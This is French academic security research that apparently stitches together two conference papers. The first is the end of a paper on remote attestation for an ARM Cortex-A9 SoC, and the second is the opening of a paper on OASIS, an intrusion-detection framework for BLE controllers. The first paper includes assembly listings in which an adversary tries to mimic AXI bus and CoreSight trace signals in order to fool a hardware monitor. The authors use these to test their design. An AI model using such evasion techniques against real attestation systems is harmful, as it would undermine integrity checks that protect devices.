La présence de branchements indirects, dans l'algorithme de confiance, force une exécution légitime à accéder deux fois au même paquet de 8 mots. Pour reproduire ce comportement, nous pouvons également jouer sur l'utilisation du `!` pour ne pas incrémenter l'adresse de lecture lors du premier accès. Le code représenté sur le listing 3 montre une attaque qui reproduit les accès sur le bus AXI lors d'un *fetch*.

```
1  mov r0, #0x00200000 // adresse virtuelle
2  ldm r0!, {r1, r2, r3, r4, r5, r6, r7, r8}
3  ldm r0,  {r1, r2, r3, r4, r5, r6, r7, r8} // pas de ! = 2 lectures
4  ldm r0!, {r1, r2, r3, r4, r5, r6, r7, r8}
```

Listing 3. Reproduction des accès sur le bus AXI: 1 lecture de 8 mots

Dans cet exemple, la première exécution de l'instruction `LDM` effectue une lecture de 8 mots dans l'esclave AXI-Lite à l'*offset* `0x00`. Les deux autres exécutions effectuent deux fois la même lecture à l'*offset* `0x20`. Comme la troisième instruction `LDM` possède un `!`, l'accès suivant sera réalisé à l'offset `0x40`. Notons qu'il est impératif d'avoir désactivé les mémoires cache au préalable sans quoi la deuxième lecture à l'offset `0x20` n'a pas lieu.

Avec cette approche, il est possible pour un adversaire de reproduire les mêmes signaux qu'un *fetch* dans l'esclave AXI-Lite sans exécuter le code qui s'y trouve. Le nombre de registres à utiliser est cependant plus conséquent. Il est nécessaire d'utiliser 9 registres : 1 registre pour stocker l'adresse de lecture (`r0`) et 8 registres pour stocker les 8 mots lus dans le paquet.

6.2 Signaux de *CoreSight*

Pour compléter notre attaque, nous devons également reproduire les signaux sur l'interface de *debug CoreSight* durant l'exécution de notre logiciel malveillant. Dans un premier temps, nous nous concentrons sur la problématique de l'envoi de traces par *CoreSight* avec des valeurs correctes (identiques à celles de l'algorithme de confiance) pour les adresses de destination. Notre objectif est donc d'ajouter des instructions qui provoquent un branchement indirect et forcer *CoreSight* à envoyer une trace au même instant que lors d'un *fetch*. Un prérequis pour jouer cette attaque est donc de configurer *CoreSight* pour que les adresses virtuelles

de notre logiciel malveillant soient tracées. Un autre prérequis est de configurer la MMU pour que les adresses virtuelles permettant l'accès à ce même logiciel malveillant soient identiques à celles attendues par le moniteur matériel. L'adresse virtuelle pour accéder à l'esclave AXI-Lite doit donc également être modifiée pour être différente.

Exactement comme pour l'algorithme de confiance, nous ajoutons dans notre logiciel malveillant deux instructions permettant d'introduire un branchement indirect. La première instruction permet de calculer l'adresse de destination tandis que la seconde effectue le branchement. L'adresse de destination est choisie afin de conserver le même *offset* que l'algorithme de confiance. Ainsi, nous ajoutons des instructions inutiles que le branchement indirect nous permet de passer. Le code représenté sur le listing 4 montre une attaque tentant de reproduire les signaux de *CoreSight*.

```
1  mov r0, #0x40000000 // nouvelle adresse virtuelle (AXI-Lite)
2  ldm r0!, {r1, r2, r3, r4, r5, r6, r7, r8}
3  add r9, pc, #16     // pc = pc + 4; r9 = pc + 4 + 16;
4  mov pc, r9          // branchement indirect
5  nop
6  nop
7  nop
8  nop
9
10 // <- destination (adresse virtuelle = 0x00200020)
11 ldm r0,  {r1, r2, r3, r4, r5, r6, r7, r8} // pas de ! = 2 lectures
12 ldm r0!, {r1, r2, r3, r4, r5, r6, r7, r8}
13 add r9, pc, #16     // pc = pc + 4; r9 = pc + 4 + 16;
14 mov pc, r9          // branchement indirect
15 // ...
```

Listing 4. Reproduction des signaux de *CoreSight*

Dans cet exemple, le registre `r9` est utilisé pour stocker l'adresse de destination du branchement indirect. L'instruction `add` placée après les accès sur le bus AXI permet de calculer cette adresse. L'avantage d'une telle approche est qu'elle ne nécessite l'utilisation que d'un seul registre (ici `r9`) pour calculer l'adresse de destination, et ce pour tous les branchements indirects nécessaires. L'inconvénient est qu'elle nécessite l'ajout d'une instruction `add`, en plus du branchement indirect, entre deux lectures sur le bus AXI. Or, l'ajout d'instructions entre deux lectures sur le bus AXI introduit un délai entre les accès. Le chronogramme représenté sur la figure 8 montre les signaux observés par le moniteur. La première représentation donne les signaux d'accès lors d'un *fetch* tandis que la seconde représentation donne les signaux d'accès lors de notre attaque : à savoir, une lecture, un calcul de l'adresse de destination et un branchement indirect.




Fig. 8. Branchement indirect, calcul de la destination entre les lectures

L'ajout de notre branchement indirect dans le logiciel malveillant permet d'obtenir la bonne valeur d'adresse décodée. Cependant, avoir le calcul de l'adresse de destination placé entre deux lectures sur le bus AXI introduit un délai. L'instant de la deuxième lecture, entourée en rouge sur les chronogrammes de $ARADDR$ et $ARREADY$, est en retard de 3 périodes d'horloge par rapport au deuxième *fetch*, entouré en bleu sur les chronogrammes des mêmes signaux.

La transmission de données par *CoreSight* n'est, quand à elle, en retard que d'une seule période d'horloge. Cela s'explique par le fait que *CoreSight* procède à une collecte des informations de *debug* sans ralentir le microprocesseur. En réalité, la transmission de la trace s'effectue au même instant que lors d'un *fetch* : le signal $TRACE\_CTL$ est baissé au même front d'horloge. La seule différence entre ces deux transmissions est que *CoreSight* transmet une donnée différente en fonction de l'état de sa FIFO lors de l'émission du paquet. Avoir un logiciel malveillant optimisé peut potentiellement permettre d'obtenir la même donnée transmise par *CoreSight*.

Notons que cette affirmation est seulement vraie dans le cas de la première lecture car, dans le cas où les accès sur le bus AXI diffèrent de lors d'un *fetch*, les FIFO de *CoreSight* ne seront pas dans le même état lors du second branchement indirect. En effet, le délai causé par la première lecture se répercute sur l'instant d'exécution du second branchement indirect.

6.3 Synchronisation des lectures et de *CoreSight*

Comme montré précédemment, l'ajout de calculs entre les lectures dans l'esclave AXI-Lite introduit un délai. Désormais, nous nous concentrons

donc sur la problématique de la synchronisation entre les accès sur le bus AXI et l'envoi de traces par *CoreSight*.

Pour cela, nous retirons le calcul de l'adresse de destination d'entre les lectures sur le bus AXI. Différents registres sont donc pré-chargés avant l'exécution du logiciel malveillant et seules les instructions de branchement sont conservées. Chaque branchement indirect utilise donc un registre différent pour obtenir l'adresse de destination. Le code représenté sur le listing 5 représente cette attaque.

```
1  // destinations des branchements dans r9, r10, r11 et r12:
2  movw r9, #0x0020
3  movt r9, #0x0020     // r9  = 0x00200020
4  add r10,  r9, #0x20 // r10 = 0x00200040
5  add r11, r10, #0x20 // r11 = 0x00200060
6  add r12, r11, #0x20 // r12 = 0x00200080
7
8  mov r0, #0x40000000 // adresse virtuelle (AXI-Lite)
9  ldm r0!, {r1, r2, r3, r4, r5, r6, r7, r8}
10 mov pc, r9          // branchement indirect
11 nop
12 nop
13 nop
14 nop
15 nop
16
17 // <- destination (adresse virtuelle = 0x00200020)
18 ldm r0,  {r1, r2, r3, r4, r5, r6, r7, r8} // pas de ! = 2 lectures
19 ldm r0!, {r1, r2, r3, r4, r5, r6, r7, r8}
20 mov pc, r10         // branchement indirect
21 // ...
```

Listing 5. Pré-chargement des adresses de destination

Avec cette approche, les signaux d'accès sur le bus AXI ne sont pas ralentis. Egalement, le code situé après la première lecture se trouve optimisé. Certaines de ses exécutions permettent de reproduire exactement les signaux d'accès sur le bus AXI et sur les données transmises par *CoreSight*. L'inconvénient, néanmoins, est que cette approche ne permet pas de pré-charger les adresses de destination à l'infini : le nombre de registres du microprocesseur constitue une limite physique.

Cette attaque nous permet donc de reproduire les mêmes signaux d'accès sans exécuter l'algorithme de confiance. Toutefois, une limitation est que cette reproduction n'est valable que pour les six premiers branchements indirects. En effet, le microprocesseur ARM que nous utilisons possède 13 registres généraux et 3 registres spéciaux, dont le registre `pc` qui contient le pointeur d'instruction [5]. Un total de 15 registres est donc accessible à l'adversaire : 9 registres sont utilisés pour reproduire les

signaux d'accès sur le bus AXI et 6 registres peuvent être utilisés pour pré-charger les adresses de destination des branchements indirects.

6.4 Bilan

Nous considérons notre hypothèse valide si l'algorithme de confiance, présent dans l'esclave AXI-Lite, contient 7 branchements indirects ou plus. En effet, il devient alors nécessaire pour un adversaire de calculer une nouvelle adresse de destination entre deux accès sur le bus AXI, ce qui introduit un délai qui est détecté par le moniteur. Notre algorithme de confiance est donc impacté en ce sens (ainsi que les signaux attendus par le moniteur). Nous considérons donc que nous pouvons accorder un fort degré de confiance en notre hypothèse : nous pouvons écrire notre algorithme de confiance tel qu'il est impossible pour un adversaire de reproduire les signaux d'accès lus par le moniteur sans l'exécuter.

7 Résultats et futurs travaux

Notre architecture co-conçue logicielle et matérielle est implémentée sur une carte de développement Digilent Cora Z7-07S. Le *SoC* est un Zynq-7000 XC7Z007S comportant un microprocesseur ARM Cortex-A9 mono-cœur cadencé à 667MHz et un FPGA Xilinx Artix-7.

L'environnement permettant de reproduire les attaques précédemment listées est disponible publiquement [8]. Sont inclus également les descriptions matérielles du circuit implémenté dans le FPGA (esclave AXI-Lite, décompresseur et décodeur de traces *CoreSight* et analyseur logique embarqué) ainsi que le code de l'algorithme de confiance. Le circuit est synthétisé avec Xilinx Vivado v2019.2, le logiciel est compilé avec `gcc` et la carte est programmée avec `openOCD`.

Une vérification formelle du moniteur matériel (qui ne fait pas partie de l'objet de cette publication) démontre que la fonction d'attestation ne peut pas être exécutée si les signaux observés ne sont pas exactement reproduits. Ainsi, compte-tenu de notre hypothèse, nous avons montré que notre architecture co-conçue garantit la configuration de l'environnement d'exécution de la fonction d'attestation.

Cependant, nous avons seulement validé notre hypothèse en réalisant différentes attaques et en montrant que nous ne parvenons pas à l'infirmer. Nous n'avons donc pas prouvé formellement qu'il était impossible pour un adversaire de reproduire les signaux sans exécuter notre l'algorithme de confiance. De futurs travaux peuvent donc consister a étayer nos modèles

formels de façon à pouvoir formellement prouver ou réfuter notre hypothèse. Cette approche se limite donc toujours aux freins de l'absence de modèle et de l'aspect propriétaire de certain composants impliqués. Prouver notre hypothèse nécessite un modèle du microprocesseur ARM Cortex-A9 et de ses périphériques, sur lequel la preuve peut être réalisée (ce qui semble difficile compte-tenu de l'aspect propriétaire de cette architecture). Réfuter notre hypothèse nécessite de fournir un contre-exemple, en exécutant un logiciel malveillant qui reproduit les signaux d'accès.

Notons qu'il est également possible de faire évoluer l'architecture de l'algorithme de confiance. S'il est possible de reproduire les signaux d'accès sans l'exécuter, il est nécessaire de vérifier que cela n'est pas dû à un défaut dans son implémentation plutôt qu'une invalidité de l'hypothèse. L'hypothèse est que nous pouvons écrire notre algorithme de confiance tel qu'il est impossible pour un adversaire de reproduire les signaux. Elle n'est pas invalide si une évolution de l'algorithme de confiance empêche de nouveau la reproduction des signaux par un adversaire.

Egalement, nous pouvons étendre notre solution afin de permettre à d'autres applications complexes d'en tirer profit. En effet, notre solution modifie les configurations de *CoreSight* et de la MMU avant l'exécution de la fonction d'attestation. Une sauvegarde et une restauration de l'environnement doivent donc être réalisées, respectivement en amont et en aval de l'attestation à distance. A ces fins, le développement et la publication d'une bibliothèque logicielle sont requis.

8 Conclusion

L'attestation à distance vérifiée formellement a jusqu'à présent été réalisée sur des microcontrôleurs simples, tels que la famille des MSP430 [10,14]. Nous avons précédemment proposé, en nous appuyant sur les architectures des *SoC* modernes, d'étendre son domaine d'application aux microprocesseurs propriétaires pris sur étagères, tel que le ARM Cortex-A9. Nous avons dans ces travaux préliminaires, pu prouver la sécurité de l'attestation à distance sur microprocesseur, malheureusement au prix de suppositions concernant l'état du microprocesseur avant l'exécution du protocole d'attestation [7].

Dans cet article, nous introduisons une extension d'architecture conçue de vérification de l'intégrité d'environnement pour pallier à ces suppositions. Cela permet de garantir un environnement d'exécution correct pour la fonction d'attestation. À la manière des précédents travaux de ce domaine de recherche, notre solution s'appuie à la fois sur du

support matériel [10, 14] et sur une mesure précise du comportement du microprocesseur (mesure des cycles d'horloge et des signaux associés à l'exécution de certaines instructions) lors de l'exécution d'un logiciel critique de configuration de l'environnement [11, 15].

En l'absence de modèle pour le cœur du microprocesseur et ses périphériques, nous avons dû émettre une hypothèse de non-reproductibilité des signaux d'accès lors de la configuration de notre environnement. Afin d'argumenter sérieusement en faveur de cette hypothèse, nous avons conduit un audit technique sur notre système et avons montré que, sous réserve de contraintes liées à l'architecture du microprocesseur, nous sommes dans l'incapacité d'infirmer notre hypothèse. Compte tenu de cette hypothèse, notre architecture garantit alors une racine de confiance statique pour l'attestation à distance sur microprocesseur.

Dans le cas où de futures attaques, dont nous n'avons pas connaissance lors de l'écriture de cet article, réfutent notre hypothèse, notre solution co-conçue devra être adaptée. Enfin, afin de formellement compléter ces travaux, dans l'éventualité où un modèle du microprocesseur et de ses périphériques devient disponible, notre hypothèse pourra prendre alors la forme une obligation de preuve pour la sécurité globale de l'attestation à distance sur microprocesseur.

Références

1. *CoreSight TPIU-Lite Technical Reference Manual - Revision : r0p0*, number ARM DDI 0317A, 2006.
2. *ARM Coresight PFT architecture specification - PFTv1.0 and PFTv1.1*, number ARM IHI 0035B ID060811, 2008-2011.
3. *CoreSight PTM-A9 Technical Reference Manual - Revision : r1p0*, number ARM DDI 0401C ID073011, 2008-2011.
4. *AMBA AXI and ACE Protocol Specification - AXI3, AXI4, and AXI4-Lite ACE and ACE-Lite*, number ARM IHI 0022D ID102711, 2011.
5. *ARM Architecture Reference Manual - ARMv7-A and ARMv7-R edition*, number ARM DDI 0406C.c ID051414, 2014.
6. *Zynq-7000 All Programmable SoC - Technical Reference Manual*, number UG585 (v1.12.1) December 6, 2017, 2017.
7. Jonathan Certes and Benoît Morgan. Remote attestation of bare-metal microprocessor software : A formally verified security monitor. In *Database and Expert Systems Applications - DEXA 2021 Workshops - IWCFS, Virtual Event, September 27-30, 2021, Proceedings*, volume 1479 of *Communications in Computer and Information Science*, pages 42–51. Springer, 2021. `https://doi.org/10.1007/978-3-030-87101-7_5`.

8. Jonathan Certes and Benoît Morgan. Verification materials : source code and examples. https://gitlab.irit.fr/these-jonathan-certes-public/ressources/sstic_2022, 2022.
9. George Coker, Joshua D. Guttman, Peter Loscocco, Amy L. Herzog, Jonathan K. Millen, Brian O'Hanlon, John D. Ramsdell, Ariel Segall, Justin Sheehy, and Brian T. Sniffen. Principles of remote attestation. *Int. J. Inf. Sec.*, 10(2) :63–81, 2011.
10. Karim Eldefrawy, Gene Tsudik, Aurélien Francillon, and Daniele Perito. Smart : Secure and minimal architecture for (establishing dynamic) root of trust. In *NDSS*, volume 12, pages 1–15, 2012.
11. Xeno Kovah, Corey Kallenberg, Chris Weathers, Amy Herzog, Matthew Albin, and John Butterworth. New results for timing-based attestation. In *IEEE Symposium on Security and Privacy, SP 2012, 21-23 May 2012, San Francisco, California, USA*, pages 239–253. IEEE Computer Society, 2012. https://doi.org/10.1109/SP.2012.45.
12. Yongje Lee, Ingoo Heo, Dongil Hwang, Kyungmin Kim, and Yunheung Paek. Towards a practical solution to detect code reuse attacks on ARM mobile devices. In *Proceedings of the Fourth Workshop on Hardware and Architectural Support for Security and Privacy, HASP@ISCA 2015, Portland, OR, USA, June 14, 2015*, pages 3 :1–3 :8. ACM, 2015. https://doi.org/10.1145/2768566.2768569.
13. Florian Lugou, Ludovic Apvrille, and Aurélien Francillon. Toward a methodology for unified verification of hardware/software co-designs. *Journal of Cryptographic Engineering*, pages 1–12, 2016.
14. Ivan De Oliveira Nunes, Karim Eldefrawy, Norrathep Rattanavipanon, Michael Steiner, and Gene Tsudik. VRASED : A verified hardware/software co-design for remote attestation. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1429–1446, Santa Clara, CA, August 2019. USENIX Association.
15. Arvind Seshadri, Mark Luk, Adrian Perrig, Leendert van Doom, and Pradeep K. Khosla. Pioneer : Verifying code integrity and enforcing untampered code execution on legacy systems. In *Malware Detection*, pages 253–289. 2007.
16. Muhammad Abdul Wahab, Pascal Cotret, Mounir Nasr Allah, Guillaume Hiet, Vianney Lapotre, and Guy Gogniat. Armhex : A hardware extension for DIFT on arm-based socs. In *27th International Conference on Field Programmable Logic and Applications, FPL 2017, Ghent, Belgium, September 4-8, 2017*, pages 1–7, 2017. https://doi.org/10.23919/FPL.2017.8056767.

OASIS : un framework pour la détection d'intrusion embarquée dans les contrôleurs Bluetooth Low Energy

Romain Cayre[1,3], Clément Chaine[2], Guillaume Auriol[1,2], Vincent Nicomette[1,2] et Géraldine Marconato[3]
prenom.nom@laas.fr, prenom.nom@insa-toulouse.fr, prenom.nom@airbus.com

[1] CNRS, LAAS, 7 avenue du colonel Roche, F-31400 Toulouse, France
[2] Univ de Toulouse, INSA, LAAS, F-31400 Toulouse, France
[3] APSYS.Lab, APSYS

Résumé. Les technologies de communication sans fil, telles que Zigbee ou Bluetooth Low Energy (BLE), sont aujourd'hui massivement utilisées par les objets connectés. Si ces nouveaux protocoles sont conçus pour résoudre des contraintes fonctionnelles (faible consommation d'énergie, mobilité, communications pair à pair...), ils souffrent cependant de nombreux problèmes de sécurité. De nombreux défis techniques et scientifiques restent à résoudre afin de détecter efficacement les différentes attaques récemment publiées. Dans cet article, nous nous concentrons sur la sécurité de l'un des protocoles IoT les plus couramment utilisés, BLE, et plus particulièrement sur la détection des attaques ciblant les couches basses de ce protocole. Nous proposons une approche consistant à intégrer un système de détection d'intrusion dans les contrôleurs BLE. Cette approche permet de résoudre de multiples défis techniques liés à la conception du protocole et peut être facilement déployée sur de nombreux équipements existants supportant le protocole. Nous décrivons plusieurs heuristiques de détection ainsi intégrées dans des contrôleurs BLE, permettant de détecter avec succès 6 attaques majeures ciblant ce protocole. Nous présentons également OASIS, un *framework* générique permettant d'automatiser l'instrumentation des contrôleurs BLE, pour y inclure ces heuristiques de détection. Nous décrivons son architecture modulaire, comment nous l'avons implémenté avec succès sur cinq puces BLE largement utilisées intégrant des piles protocolaires hétérogènes, et comment nous l'avons utilisée pour détecter 6 attaques bas niveau critiques.

1 Introduction

De nombreux protocoles de communication sans fil [1, 7] sont aujourd'hui utilisés pour assurer la connectivité des objets connectés. Ces protocoles ont été conçus pour réduire la consommation énergétique, la complexité des piles protocolaires et pour faciliter les communications

pair à pair, de façon à s'adapter aux ressources limitées de ces objets connectés. L'un des protocoles les plus utilisés aujourd'hui est le BLE, une variante du protocole Bluetooth intégré nativement dans un grand nombre d'équipements, allant des smartphones à des objets connectés aux ressources très limitées. Au cours des dernières années, ce protocole a été largement utilisé dans de nombreux cas d'application, en raison de son déploiement massif, de sa faible complexité et de sa polyvalence. En conséquence, la sécurité de ce protocole est devenue une préoccupation majeure. De multiples vulnérabilités critiques [4–6, 13, 17] ont été découvertes récemment, illustrant l'intérêt croissant pour cette technologie et sa sécurité. Certaines de ces vulnérabilités sont liées à l'implémentation de la pile protocolaire et peuvent potentiellement être corrigées par les fabricants [5,6,17], tandis que d'autres [4,9,11,13,19] sont liées à la conception du protocole lui-même et ne peuvent pas être facilement corrigées sans modifier la spécification elle même.

Dans ce contexte, il devient fondamental de développer des mesures défensives, en particulier des systèmes de détection d'intrusion (IDS), permettant de détecter ce type d'attaques sans fil. Cependant, la conception d'un tel système reste un défi majeur. En effet, la conception du protocole BLE introduit de nombreuses contraintes techniques. Premièrement, le protocole est difficilement analysable par une sonde externe, principalement parce qu'il utilise un algorithme de saut de canal lors des connexions. Une connexion BLE saute régulièrement d'un canal à l'autre et peut utiliser n'importe lequel des 40 canaux de la bande ISM 2,4 GHz, forçant un IDS basé sur l'analyse du trafic réseau à surveiller en permanence une large bande de fréquences afin d'analyser exhaustivement les communications, augmentant ainsi le coût et la complexité d'un tel système. De plus, la nature sans fil du protocole introduit des problèmes liés à la différence potentielle de perception entre la sonde externe et les nœuds eux-mêmes. Contrairement à un protocole filaire, de nombreux facteurs peuvent avoir un impact sur l'exhaustivité et la représentativité du trafic surveillé, comme la position de la sonde dans l'environnement ou sa sensibilité. Le protocole étant également principalement utilisé pour établir des communications pair à pair, il n'est pas possible de surveiller facilement le trafic depuis un nœud central. Enfin, de nombreux équipements BLE sont dédiés à un usage mobile, générant un environnement dynamique dans lequel il est difficile d'identifier si la présence d'un nœud donné est légitime ou non.

Dans ce contexte, une approche complémentaire pertinente consiste à intégrer un IDS au sein des équipements directement, de façon à surveiller

le trafic localement afin de détecter des attaques. Cependant, la conception d'un tel système est difficile pour différentes raisons. Tout d'abord, une pile protocolaire BLE est généralement divisée en deux parties : la partie *Hôte* (ou *Host*), qui gère les couches applicatives du protocole, et la partie *contrôleur* (ou *Controller*), qui est en charge des couches inférieures. Dans la plupart des cas, ces deux composants communiquent entre eux à l'aide d'une interface standardisée appelée *Host Controller Interface (HCI)*. Des études précédentes [3] ont déjà essayé d'instrumenter la partie *Hôte* de la pile afin de détecter des attaques. Cette approche est intéressante car l'instrumentation de la partie *Hôte* est généralement simple. Cependant, cette stratégie souffre de différentes limitations. Tout d'abord, la majeure partie du trafic de bas niveau est cachée à l'*Hôte* par conception. Cette situation est problématique car de nombreuses attaques existantes [11, 13] visent les couches inférieures de la pile et ne peuvent pas être détectées efficacement par un tel système. Un autre problème est lié à l'existence d'implémentations non standard de la pile, qui peuvent exposer une API propriétaire pour interagir avec le contrôleur au lieu de l'interface *HCI* : cette situation étant courante dans de nombreux équipements *IoT*, elle ne peut être ignorée lors de la conception d'un tel système.

En conséquence, instrumenter la partie *contrôleur* afin d'y insérer des mécanismes de sécurité constitue probablement le moyen le plus efficace pour détecter les attaques BLE. En effet, la partie *contrôleur* a accès au trafic bas niveau, permettant ainsi d'identifier les attaques ciblant les couches basses tout en permettant également la détection des attaques ciblant les couches applicatives. Cette stratégie permet l'extraction et l'exploitation de nombreuses caractéristiques pertinentes accessibles par le *contrôleur*, telles que le RSSI ou la validité du CRC, et est particulièrement adaptée pour mettre en place des mécanismes défensifs bas niveau permettant de détecter ou de prévenir une attaque. Cependant, l'instrumentation de la partie *contrôleur* n'est pas une tâche triviale. Premièrement, les implémentations des *contrôleur* sont généralement propriétaires et non documentées : la seule façon de comprendre et d'instrumenter leurs composants internes est d'effectuer manuellement la rétro-ingénierie des *firmwares* correspondants, ce qui est un processus long, délicat et sujet aux erreurs. De plus, ces *contrôleur* sont implémentés sur de nombreuses puces différentes, basées sur des architectures hétérogènes. Leur instrumentation est également difficile, les fabricants ne proposant généralement aucun moyen simple de les patcher pour y inclure du code défensif. Enfin, les couches basses d'une pile protocolaire sont généralement soumises à de fortes contraintes tem-

porelles, ce qui se traduit souvent par un code optimisé, potentiellement difficile à modifier et à améliorer.

Malgré ces difficultés, nous démontrons dans cet article la pertinence de cette approche, et proposons une suite d'outils logiciels facilitant sa mise en place. Les contributions de cet article sont les suivantes :

— Nous proposons une approche innovante pour la conception d'un système de détection d'attaques BLE, consistant à intégrer des heuristiques de détection d'intrusion directement au sein des contrôleurs. Celle-ci permet l'identification de caractéristiques pertinentes accessibles par les contrôleurs, qui peuvent être utilisées pour caractériser l'occurrence d'attaques.
— Nous démontrons la pertinence de notre approche en la testant sur 6 attaques majeures, ciblant les couches basses du protocole. Nous avons ainsi conçu 6 modules permettant la détection de ces attaques et les avons intégrés au sein de différents contrôleurs BLE, nous permettant de détecter efficacement ces attaques avec de très bons taux de faux positifs et faux négatifs.
— Nous présentons un *framework* modulaire et générique, baptisé *OASIS*, dédié au développement de ces modules de détection d'intrusion. Nous l'avons validé sur différentes cartes de développement intégrant des contrôleurs d'architectures différentes, mais aussi des équipements commerciaux tels que smartphones ou des objets connectés.
— Nous avons réalisé la rétro-ingénierie de trois piles protocolaires très répandues, et nous avons développé un ensemble d'outils de rétro-ingénierie destiné à faciliter leur analyse. Ceux ci permettent d'identifier automatiquement les principales fonctions et zones mémoires nécessaires à l'instrumentation des contrôleurs et à l'implémentation des modules de détection.

Le plan de l'article est le suivant. La section 2 présente les travaux connexes à notre approche. La section 3 décrit brièvement le protocole BLE du point de vue de la sécurité, présente les six principales attaques de bas niveau sur lesquelles nous nous concentrons ainsi que les stratégies de détection correspondantes, et justifie le développement d'un *framework* intégré pour détecter les attaques de bas niveau. La section 4 décrit la conception globale du *framework OASIS*. La section 5 présente deux types d'architectures logicielles de contrôleurs que nous avons étudiés et instrumentés pour y intégrer les heuristiques de détection. La section 6 décrit les expérimentations que nous avons réalisées pour montrer la pertinence de notre *framework* et nos modules de détection dans un

environnement réaliste. Enfin, la section 7 discute des limites de notre approche, tandis que la section 8 conclut l'article et propose de futures pistes de recherche.

2 Etat de l'art

Ces dernières années, plusieurs travaux ont contribué à l'amélioration de la sécurité du BLE. L'un des principaux défis techniques à résoudre pour surveiller efficacement les communications BLE est lié à l'utilisation d'algorithmes de saut de canal, compliquant considérablement l'écoute passive du protocole. Dans [26], M. Ryan a souligné les problématiques liés à ces algorithmes et a développé des heuristiques permettant d'inférer les paramètres de connexion en collectant et analysant des événements spécifiques. Cette approche a permis le développement d'un sniffer adapté à la couche liaison, *l'Ubertooth One*, capable de déterminer les paramètres d'une connexion spécifique et de se synchroniser avec l'algorithme de saut de canal pour écouter passivement la communication. Cet algorithme a par la suite été amélioré par D. Cauquil dans [10] pour prendre en compte le mécanisme de *channel map*, destiné à permettre le *blacklisting* de certains canaux. Son algorithme ayant été implémenté sur une carte de développement spécifique, le *BBC Micro :Bit*, une implémentation similaire a été adaptée à *l'Ubertooth One* par S. Sarkar et al. [2]. Dans [12], D. Cauquil a également développé une approche permettant de synchroniser un sniffer avec le deuxième algorithme de saut de canal, récemment introduit dans la spécification et basé sur un générateur de nombres pseudo-aléatoires. Dans [25], S. Qasim Khan a présenté *Sniffle*, une nouvelle implémentation de sniffer permettant de faciliter la synchronisation avec une connexion en suivant l'équipement ciblé pendant sa phase d'*advertising*.

Bien que ces travaux n'aient pas nécessairement été réalisés dans une perspective défensive, ils sont cependant pertinents dans le cadre de la détection d'intrusion BLE, la plupart des travaux défensifs existants s'appuyant sur des sniffers pour surveiller le trafic BLE. Malheureusement, ces approches passives souffrent de plusieurs limitations sérieuses qui ont un impact conséquent sur l'exhaustivité et la représentativité des communications surveillées. Premièrement, la plupart de ces sniffers ne peuvent surveiller qu'une seule connexion à la fois. G. del Arroyo et al. ont tenté dans [18] de répondre à cette problématique en implémentant sur l'*Ubertooth One* un algorithme opportuniste basé sur un ordonnanceur et permettant de surveiller plusieurs connexions simultanément. Bien que ce travail semble prometteur, il est encore limité par le matériel utilisé et peut

manquer certains paquets en fonction de l'environnement. Deuxièmement, la plupart des implémentations existantes sont instables, en partie à cause de l'utilisation de diverses heuristiques, qui ne sont pas adaptées à certains équipements (par exemple, certains smartphones mettent à jour fréquemment le *channel map* au cours d'une même connexion, compliquant considérablement l'inférence de ce paramètre par un sniffer). A notre connaissance, surveiller de manière exhaustive le trafic BLE au niveau de la couche liaison à partir d'une sonde externe, notamment en mode connecté, reste aujourd'hui un défi conséquent.

Cette situation a un impact important sur les travaux de recherche visant à développer des systèmes de détection d'intrusion pour ce protocole : la plupart d'entre eux étant basés sur les sniffers mentionnés précédemment, ils s'appuient généralement sur la seule surveillance des *advertisements*, plus simple à surveiller mais limitant leur portée à des attaques d'usurpation d'identité ciblant le mode *advertising*. Dans [30], J. Wu et al. ont présenté *BlueShield*, une approche permettant de détecter les attaques d'usurpation d'identité en profilant les équipements surveillés à l'aide de multiples caractéristiques extraites des paquets d'*advertisements*. Dans [29], Y. Sung et al. ont exploré l'utilisation de l'intensité du signal reçu (RSSI) pour détecter les intrus. Dans [31], M. Yaseen et al. ont présenté *MARC*, un *framework* visant à détecter les attaques Man-in-the-Middle, exploitant quatre fonctionnalités déduites des paquets d'*advertisements* telles que l'intervalle d'*advertising* ou les niveaux RSSI.

D'autres travaux de recherche se sont également consacrés à l'analyse du trafic en mode connecté. Dans [24], A. Newaz et al. combinent une approche basée sur les n-grammes avec diverses techniques d'apprentissage automatique pour effectuer la détection d'intrusion par l'analyse de modèles de flux de trafic anormaux sur les dispositifs médicaux personnels. De même, dans [22], A. Lahmadi et al. explorent l'utilisation de techniques d'apprentissage automatique pour identifier les attaques Man-in-the-Middle en créant un modèle de comportements légitimes basé sur des caractéristiques telles que le RSSI, les numéros de canaux ou la distance. Bien que ces travaux fournissent des résultats intéressants concernant l'analyse du trafic, ils se concentrent sur une détection hors ligne appliquée à des jeux de données collectés en amont, et sont difficiles à déployer en pratique.

Certains travaux se sont également concentrés sur la construction d'IDS pour les réseaux BLE de type Mesh. Dans [21], A. Lacava et al. proposent un IDS distribué basé sur le déploiement de nœuds de surveillance au sein du réseau, capables de collecter le trafic local et de

détecter les attaques en se basant sur une prise de décision coopérative. De plus, dans [20], M. Krzyszton et al. ont effectué des simulations pour choisir les placements optimaux des noeuds de surveillance dans ce type d'IDS coopératif. L'approche distribuée adoptée par ces travaux de recherche est particulièrement pertinente pour les réseaux Mesh, mais semble difficilement applicable aux équipements BLE existants, qui n'utilisent généralement pas de mécanismes de routage. Cependant, nos travaux pourraient compléter efficacement ce type de stratégie en permettant son déploiement sur des équipements réels tout en s'adaptant aux topologies existantes.

